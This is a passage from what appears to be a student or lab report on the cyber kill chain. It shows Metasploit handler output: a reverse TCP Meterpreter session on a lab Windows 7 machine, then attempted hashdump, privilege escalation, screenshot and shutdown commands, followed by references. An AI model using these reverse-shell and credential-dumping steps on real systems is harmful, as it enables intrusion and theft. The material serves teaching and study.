



Figure 20: File Sent Along with Payload



```
root@Phoenix: ~
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.43.134:4444
[*] Sending stage (179779 bytes) to 192.168.43.25
[*] Meterpreter session 3 opened (192.168.43.134:4444 -> 192.168.43.25:50026) at
    2019-02-28 12:38:18 -0500

meterpreter > sysinfo
Computer      : WIN-UFGJRIA3N8S4
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter >
```

Figure 21: Meterpreter Session

Command & Control

Gaining a meterpreter session signifies establishing a foothold on the victim machine and successful establishment of a C & C channel.



```
root@Phoenix: ~
-----
hashdump      Dumps the contents of the SAM database
-----

Priv: Timestamp Commands
=====

Command      Description
-----
timestamp    Manipulate file MACE attributes

meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following wa
s attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > webcam_list
[-] webcam list: Operation failed: 1411
meterpreter > screenshot
Screenshot saved to: /root/hDRoJbyc.jpeg
meterpreter >
```

Figure 22: Controlling the Victim Machine

Act on Objectives

Now that we have gained a meterpreter session, we can proceed to achieve our objectives. We want to capture a screenshot of the desktop of the victim machine and shutdown the system. To capture the screenshot all we have to do is to issue the meterpreter command **shutdown** and to capture the screenshot we issue the command screenshot this is all seen in Figure 23, Figure 24 and Figure 25.




Figure 23: Shutting Down the Victim Machine




Figure 24: Shutting Down the Victim Machine



Figure 25: Capturing Screenshot of the Victim Machine

REFERENCES

- [1]. Active Reconnaissance. (2012, April). Retrieved from WhatIs.com:
<https://whatis.techtarget.com/definition/active-reconnaissance>
- [2]. Al-Mohannadi, H., Mirza, Q., Namanya, A., Awan, I., Cullen, A., & Disso, J. (2016). Cyber Attack Modeling Analysis Techniques: An Overview. 2016 4th International Conference on Future Internet of Things and Cloud Workshops (pp. 69-76). Vienna: IEEE.
- [3]. Chris Velazquez. (2015). Detecting and Preventing Attacks Earlier in the Kill Chain. The SANS Institute.
- [4]. Clark, J. (2017, July 9). 11 Tips to Prevent Phishing. Retrieved from CSO:
<https://www.csoonline.com/article/2132618/phishing/11-tips-to-prevent-phishing.html>
- [5]. Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2010). Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. Lockheed Martin Corporation.
- [6]. Metasploit. (n.d.). Retrieved from Webopedia:
<https://www.webopedia.com/TERM/M/Metasploit.html>
- [7]. Mike Czumak . (2014, February 5). Passive Reconnaissance. Retrieved from Security Sift: <https://www.securitysift.com/passive-reconnaissance/>
- [8]. Panda. (n.d.). Understanding Cyber-Attacks: Part I. The Cyber-Kill Chain. Panda.
- [9]. Payload. (n.d.). Retrieved from Encyclopedia by Kaspersky Lab:
<https://encyclopedia.kaspersky.com/glossary/payload/>
- [10]. Veil. (n.d.). Retrieved from Github: <https://github.com/Veil-Framework/Veil>
- [11]. Yadav, T., & Rao, A. M. (2015). Technical Aspects of Cyber Kill Chain. Security in Computing and Communications , 438-452.